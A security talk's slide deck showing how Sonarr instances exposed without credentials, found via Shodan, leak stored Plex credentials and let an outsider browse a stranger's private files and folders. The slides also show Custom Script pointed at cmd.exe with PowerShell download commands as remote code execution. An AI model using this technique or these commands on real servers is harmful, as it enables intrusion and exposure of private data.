

# Sonarr

BY NATEOFAMERICA



# What is Sonarr?

- ▶ Sonarr is a one-stop shop for automating the search and download of TV Shows using Usenet or Torrents



wow

Upcoming

today

May 4 — 10 2014

	Sun 5/4	Mon 5/5	Tue 5/6	Wed 5/7	Thu 5/8
04 MAY	6:30am A Place To Call Home No Secrets, Ever	9pm A Place To Call H...		9pm Modern Family	
04 MAY	9pm Game of Thrones First of His Name	9:45pm 24	10pm Louie (2010)	8pm The Big Bang The...	9pm Carfish: The TV S...
		24	10:30pm Louie (2010)		9pm Grey's Anatomy

Unaired  
On Air  
Downloading  
Missing  
Downloaded

such clean  
very organized

# Why am I wasting your time with this presentation?

- ▶ For a Windows install it says:

*“The port will be opened on the firewall (if enabled) for the private profile only, if you're connected to a domain or a public network the port will not be opened automatically, but can be done so manually.”*


- ▶ I can set up remote access?  
And I don't have to require creds?!

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- ▶ I can set up remote access?  
And I don't have to require creds?!



# SHODAN

## CONNECT



(Why is this box on every slide?) ↗



Also on 8081, but so are 4,000,000 other things too

Search bar: Search the items in your library

Media Management Profiles Quality Indexers Download Client Connect Metadata General UI

Advanced Settings Install Save

Connections

Kodi

On Grab On Download On Upgrade  
On Rename

+ Add Connection

Connections

Plex Server

On Grab On Download On Upgrade  
On Rename

Prowl Notify

On Grab On Download On Upgrade  
On Rename


+ Add Connection

## Edit - Plex Media Server

Name	Plex Server
On Grab	No
On Download	Yes
On Upgrade	Yes
On Rename	Yes
Filter Series Tags	Only send notifications for series with matching tags
Host	10.1.1.120
Port	32400
Username	jingella
Password	*****
Update Library	Yes
Use SSL	Yes

[Delete](#) [Test](#) [Cancel](#) [Save](#)

Local IP? Port? Username? PASSWORD? Oh my!



Thanks LastPass <3


That was good and fun, but this presentation is about something else...



So let's go back and click that plus button..

That was good and fun, but this presentation is about something else...

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Add Notification

Boxcar	Custom Script
Email	Emby (Media Browser)
Growl	Join
Kodi (XBMC)	Notify My Android
Plex Home Theater	Plex Media Center
Plex Media Server	Prowl
Pushalot	Pushbullet
Pushover	Slack

A screenshot of a "Add Notification" interface. It shows a grid of notification options. The "Custom Script" option is circled in green at the top right. Each option has a small edit icon to its right.

## Add - Custom Script

Name



On Grab

 Yes

On Download

 Yes

On Upgrade

 Yes

On Rename

 Yes

Filter Series Tags



Path



Arguments




Back


Test

Cancel

Save








**Browse**







## File Browser

E:\ServerFolders\Documents\

Name	Size
..	
Advanced Auto Detailing	0 B
Backups	0 B
E-Books	0 B
Random stuff	0 B
Stuff	0 B
~Silly Tully Resume.doc	162 B
Craig Tully - Resume.pdf	273.2 kB
Kelly Tully Resume.doc	128.0 kB
Music - Shortcut.lnk	931 B

Close

Ok

## File Browser

X

E:\ServerFolders\Documents\Stuff\

Name

Size



0 B

0 B

0 B

0 B

0 B

1.6 GB

699.0 MB

343.8 MB

7.9 GB

10.5 kB

Close

Ok

## File Browser

E:\ServerFolders\Documents\E-Books\DND 6e\

Name	Size
...	
Core Rulebooks	0 B
DnD 5E	0 B
DnD 5E Dungeon Master's Guide	0 B
DnD 5E Monsters Manual	0 B
DnD 5e Players Handbook (BnW OCR Bookmarked)	0 B
SSD DnD 4E Utilities - PDF Character Sheet 2.0	0 B
Alt-pg-inventory.jpg	177.3 kB
character sheet.png	1.3 MB
Thumbs.db	30.5 kB
wizards_5e_spell_sheet_preview.gif	44.8 kB

Close

Ok

## File Browser

E:\ServerFolders\Pictures\

Name	Size
—	
Advanced Auto Detailing	0 B
Camera Backup	0 B
Dogs	0 B
Family	0 B
House	0 B
Kellys laptop (needs sorting)	0 B
Kellys Photos	0 B
Melbourne trip 2013-14	0 B
New Zeland	0 B
Phone Backups	0 B
Pro	0 B
Screenshot_2015-07-09-23-04-58-1.png	1.0 MB

Close

Ok



Okay that's enough stalking for now..

## Add - Custom Script

Name

On Grab

Yes



On Download

Yes



On Upgrade

Yes



On Rename

Yes



Filter Series Tags



Path

C:\Windows\system32\cmd.exe

Arguments



Back

Test

Cancel

Save





**template**

- ▶ powershell -command "& { (New-Object  
Net.WebClient).DownloadFile('http://example.com/',  
'c:\somefile') }"

+

**cats**


- ▶ [https://upload.wikimedia.org/wikipedia/commons/thumb/a/ab/Lolcat\\_in\\_folder.jpg/220px-Lolcat\\_in\\_folder.jpg](https://upload.wikimedia.org/wikipedia/commons/thumb/a/ab/Lolcat_in_folder.jpg/220px-Lolcat_in_folder.jpg)

=

**PROFIT?!**

- ▶ powershell -command "& { (New-Object  
Net.WebClient).DownloadFile('https://upload.wikimedia  
.org/wikipedia/commons/thumb/a/ab/Lolcat\_in\_folder.  
jpg/220px-Lolcat\_in\_folder.jpg',  
'C:\Users\Default\Templates\lolcat.jpg') }"

Before...









**Windows**

A fatal exception BC has occurred at 0020:C8811E36 in 0XB:MM(0) + 00010E36. The current application will be terminated.

- Press any key to terminate the current application.
- Press CTRL+ALT+DEL again to restart your computer. You will lose any unsaved information in all applications.

Press any key to continue